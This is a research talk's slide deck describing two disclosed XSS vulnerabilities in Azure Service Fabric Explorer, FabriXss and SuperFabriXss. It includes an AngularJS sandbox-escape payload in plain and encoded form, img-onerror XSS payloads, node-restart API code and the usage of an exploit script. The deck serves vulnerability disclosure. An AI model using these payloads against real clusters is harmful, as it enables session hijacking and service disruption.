

CosMiss, FabriXss and more - How we managed to find various vulnerabilities in Azure flagship services

Lidor Ben Shitrit, Roei Sagi

az show account

Lidor Ben Shitrit



- Security Researcher @
- Microsoft MVR 2022



@thisis0xczar



Orca Security

Roe Sagi



- Security Researcher @
- MAMRAM Team Lead



@RoeSagi



Orca Security



BlueHat IL

Why Azure Service Fabric and Azure Cosmos DB ?

- Flagship Services
- Different Integrations with various services
- Azure Service Fabric - Powers Many Microsoft Services, Container Orchestrator
- Azure Cosmos DB - Fully Managed NoSQL, applies to MongoDB, Cassandra etc.



FabriXss - CVE-2022-35829


- What is Service Fabric and Service Fabric Explorer
- Why Fabric in the first place ?
- Service Fabric Explorer - Legacy VS New
- Shared Dashboard Concept
- Web Vulnerabilities ?

The screenshot displays the Service Fabric Explorer web interface for a cluster at `http://localhost`. The interface includes a navigation sidebar on the left with sections for Cluster, Applications, Nodes, and System. The main content area shows the cluster health state as 'OK' and a dashboard with three gauges: 1 Application (0 Error, 0 Warning, 1 Healthy), 5 Nodes (0 Error, 0 Warning, 5 Healthy), and 0 Upgrades in Progress. Below the dashboard is an 'UNHEALTHY EVALUATIONS' section with a search bar and a table header for Kind, Health State, and Description.

Kind	Health State	Description
No items to display.		

FabriXss - CVE-2022-35829


- Service Fabric Explorer



FabriXss - CVE-2022-35829

- Web Vulnerabilities ?

CSTI (Client Side Template Injection) ?



The screenshot shows a web browser window with the address bar displaying `https://lidor-cluster.eastus.cloudapp.azure.com:19080/Explorer/js/lib.min.js`. The browser's address bar also shows a "Not Secure" warning. Below the address bar, there are several tabs: "Relevant Links", "Scan Monitor", "Site administratio...", "Django Admin", "AWS SSO", "Threat Research n...", and "Free Gramm". The main content area of the browser displays the source code of the JavaScript file. The code is a minified AngularJS library. A red arrow points from the text "CSTI (Client Side Template Injection) ?" to a comment in the code that reads: `/** * @license AngularJS v1.5.0 * (c) 2010-2016 Google, Inc. http://angularjs.org * License: MIT */`

FabriXss - CVE-2022-35829

- A Typical CSTI/SSTI test payload

The screenshot displays a web application interface with a dark theme. At the top right, there is a blue button labeled "ACTIONS" with a downward arrow. Below it is another blue button labeled "Create compose application". A yellow arrow points from this button to the "CSTI {{7*7}}" text in the application list. The main content area is titled "Applications" and contains three tabs: "ALL APPLICATIONS" (underlined), "UPGRADES IN PROGRESS", and "EVENTS". Below the tabs is a search bar with the placeholder text "Search list" and a magnifying glass icon, followed by a "Reset All" button. The application list is a table with the following columns: "Name", "Application Type", "Version", and "Health State". The first row is highlighted with a blue bar on the left and has the "Name" cell "fabric:/#49" enclosed in a red box. A red arrow points from this box to the "CSTI {{7*7}}" text. The second row has "fabric:/test" in the "Name" column. The "Health State" column shows "? Unknown" for the first row and "OK" with a green checkmark for the second row.


Name ▲	Application Type	Version	Health State
fabric:/#49	Compose_84	v84	? Unknown
fabric:/test	Compose_48	v48	OK

FabriXss - CVE-2022-35829

- AngularJS 1.5.0 Sandbox Escape - Encoded and Executed

```
{{x = {'y': '' .constructor.prototype};  
x['y'].charAt=  
[].join;$eval('x=alert(origin)');}}
```

```
&#x7b;&#x7b;&#x78;&#x20;&#x3d;&#x20;  
&#x7b;&#x27;&#x79;&#x27;&#x3a;&#x27;&#x2e;  
&#x2e;&#x63;&#x6f;&#x6e;&#x73;&#x74;&#x2e;  
&#x72;&#x75;&#x63;&#x74;&#x6f;&#x72;&#x2e;  
&#x70;&#x72;&#x6f;&#x74;&#x6f;&#x74;&#x79;&#x70;&#x65;&#x7d;&#x3b;&#x20;&#x78;&#x5b;&#x27;&#x79;&#x27;&#x5d;&#x2e;&#x63;&#x68;&#x61;&#x72;&#x41;&#x74;&#x3d;&#x5b;&#x5d;&#x2e;&#x6a;&#x6f;&#x69;&#x6e;&#x3b;&#x24;&#x65;&#x76;&#x61;&#x6c;&#x28;&#x27;&#x78;&#x3d;&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x29;&#x27;&#x29;&#x3b;&#x7d;&#x7d;&#x0a;&#x0a;
```



FabriXss - CVE-2022-35829

- Escaping the <a> tag

The image illustrates a cross-site scripting (XSS) attack using the FabriXss exploit (CVE-2022-35829) to escape the <a> tag. On the left, a file upload interface shows the payload `#<style>nginxEscaped` entered in the text field. A "Choose File" button is present, and the status indicates "No file chosen". Below the input, the version is "2.4" and the services section is visible. On the right, the browser's developer tools Network tab shows the rendered HTML. A red box highlights the payload as it appears in the DOM: `"fabric:/#" <style>nginxEscaped</style>`. Yellow arrows indicate the flow from the input field to the rendered HTML and from the payload in the HTML to the browser's Name pane, which also shows `fabric:/#` and `fabric:/nginx`.



FabriXss - CVE-2022-35829

- Hashtag-Prefixed XSS Payload: Encoding and Execution

```
#<img/src='1'/onerror=alert(document.domain)>
```



```
&#x23;&#x3c;&#x69;&#x6d;&#x67;&#x2f;&#x73;&#x72;&#x63;&#x3d;&#x27;&#x31;&#x27;&#x2f;&#x6f;&#x6e;&#x72;&#x72;&#x6f;&#x72;&#x3d;&#x61;&#x6c;&#x65;&#x72;&#x28;&#x64;&#x6f;&#x63;&#x75;&#x6d;&#x65;&#x6e;&#x74;&#x2e;&#x64;&#x6f;&#x6d;&#x61;&#x69;&#x6e;&#x29;&#x3e;
```




FabriXss - CVE-2022-35829



FabriXss - CVE-2022-35829


- Fabric Custom Settings
- Resetting Node Endpoint



```
154  
155 public restartNode(nodeName: string, nodeId: string, messageHandler?: IResponseMessageHandler): Observable<{}> {  
156     const url = 'Nodes/' + encodeURIComponent(nodeName) + '/$/Restart';  
157  
158     const body = {  
159         NodeInstanceId: nodeId  
160     };  
161  
162     return this.post(this.getApiUrl(url), 'Node restart', body, messageHandler);  
163 }
```

FabriXss - CVE-2022-35829

- Complete Workflow - From Iframe to Resetting the Node



FabriXss - CVE-2022-35829

- Building the Exploit!

```
[devenv1] ~/e/azure >>> python3 exploit.py x 2
```



```
+-----+  
| Author: Lidor Ben Shitrit / 0xczar @ Orca Security |  
| Author: Roe Sagie @ Orca Security |  
| Date:2022-08-06 |  
+-----+  
Usage : python3 ssti.py -u https://sfx-explorer-endpoint -p12 p12_file_location -pass *p1  
2pass* -payload '#{7*7}'  
  
usage: exploit.py [-h] -u URL -cert CERTIFICATE -p PAYLOAD -pass PASSWORD  
exploit.py: error: the following arguments are required: -u/--url, -cert/--certificate, -  
p/--payload, -pass/--password  
[devenv1] ~/e/azure >>> x 2
```

FabriXss - CVE-2022-35829

Applications

ALL APPLICATIONS UPGRADES IN PROGRESS EVENTS

Name	Application Type	Version
fabric:/#	Compose_11	v11
fabric/nginx	Compose_0	v0

Network Tab:

Name	Status	Type	Initiator	Size	Time	Waterfall
GetClusterHealthChunk?api-version=3.0&...	200	xhr	VM4946:1	800 B	276 ms	
?api-version=3.0&_cacheToken=16601512...	200	xhr	VM4946:1	846 B	297 ms	
GetUpgradeProgress?api-version=3.0&_ca...	200	xhr	VM4946:1	3.3 kB	276 ms	
badge-unknown.svg	200	svg+xml	lib.min.js:9	661 B	291 ms	
fetch.html	200	document		606 B	931 ms	
Restart?api-version=3.0	200	fetch	VM6:1	118 B	149 ms	

Nodes

- > Applications
- > Nodes
 - > **_Type402_0 (Seed Node - Down)**
 - > _Type402_1 (Seed Node)
 - > _Type402_2 (Seed Node)
- > System

SuperFabriXss - CVE-2023-23383

SuperFabriXss



CVE-2023-23383

imgflip.com


FabriXss



CVE-2022-35829

SuperFabriXss - CVE-2023-23383

- What was changed ?



No more Old UI



Can't Create
Compose
Deployment



Other Vectors ?

SuperFabriXss - CVE-2023-23383

Not Secure | https://research-fabric.eastus.cloudapp.azure.com:19080/Explorer/index.html#/node/_Type748_2

administratio... Django Admin AWS SSO Threat Research n... https://lidor-clust... Free Grammar Ch... Google and Alpha... Lidor - Goo

Explorer

Node **_Type748_2**

Essentials Details Events

IP Address or Domain Name 10.0.0.6

Upgrade Domain 2

Up Time 2:44:37 hours

Fault Domain fd:/2

Status ↑ Up

Seed Node Yes

Total Count of stateless nodes **3**

Replica Count **2**

Count of total stateful replicas on the node

Possible XSS ????

SuperFabriXss - CVE-2023-23383

← Node_Type748_czar<<h1>HTML|JS Injection

Essentials Details Events

Start: 16:16 2022-12-13 End: 16:16 2022-12-20

Node Down			
	Thu 15	Fri 16	Sat 17
December 2022			



SuperFabriXss - CVE-2023-23383

← Node _Type748_czar<<h1>HTML|JS Injection

Essentials Details Events

Start: 16:16 2022-12-13 End: 16:16 2022-12-20

Node Down			
	Thu 15	Fri 16	Sat 17
December 2022			

← Node _Type748_czar<<h1>HTML|JS Injection

Essentials Details Events

Start: 16:16 2022-12-13 End: 16:16 2022-12-20

Node Down			
	Thu 15	Fri 16	Sat 17
December 2022			

Correlated All **Event Types** Show Controls

- Cluster
- Repair Tasks

_Type748_czar<<h1>HTML|JS Injection (0)

1. click on Event Types

2. select Cluster

SuperFabriXss - CVE-2023-23383

Node_Type748_czar<<h1>HTML|JS Injection

Essentials Details Events

Start: 16:16 2022-12-13 End: 16:16 2022-12-20

Node Down			
	Thu 15	Fri 16	Sat 17
December 2022			

Node_Type748_czar<<h1>HTML|JS Injection

Essentials Details Events

Start: 16:16 2022-12-13 End: 16:16 2022-12-20

Node Down			
	Thu 15	Fri 16	Sat 17
December 2022			

Correlated All **Event Types** Show Controls

- Cluster
- Repair Tasks

_Type748_czar<<h1>HTML|JS Injection (0)

1. click on Event Types

2. select Cluster

Node_Type748_czar<<h1>HTML|JS Injection

Essentials Details Events

Start: 16:16 2022-12-13 End: 16:16 2022-12-20

_Type748_czar<<h1>HTML|JS Injection

Node Down

Cluster

Cluster Upgrade Domains

Cluster Upgrades


Seed Node Warnings

Cluster Repair Tasks


Correlated All Event Types Show Controls

```
<div class="vis-panel vis-left" style="touch-action: none; user-select: none; -webkit-user-drag: none; -webkit-ba(0, 0, 0); height: 246px; left: 0px; top: -1px;">
<div class="vis-content" style="left: 0px; top: 0px;">
  <div class="vis-labelset">
    <div class="vis-label vis-nesting-group expanded vis-group-level-0" title="height: 87px;">
      ::before
      <div class="vis-inner">
        <div class="vis-label">
          <h1>HTML|JS Injection</h1> == $0
        </div>
      </div>
    </div>
  </div>
</div>
```

SuperFabriXss - CVE-2023-23383



SuperFabriXss - CVE-2023-23383



SuperFabriXss - CVE-2023-23383

...p.azure.com:19080/Explorer/index.html#/node"><img%20src%3D1%20onerror%3Dprompt%28document.domain%29>lev

Admin AWS SSO Threat Research n... Google and Alpha... Lidor - Google Dri... GCP Main Dependency Con

Node ">

Essentials Details Events

Start: 14:23 2023-03-05 End: 14:23 2023-03-12 Quick Date

![Screenshot of the 'Node' event details in a security tool. The event title is 'Node](1)

Node ">

Essentials Details Events

Start: 14:26 2023-03-05 End: 14:26 2023-03-12 Quick

Node Down

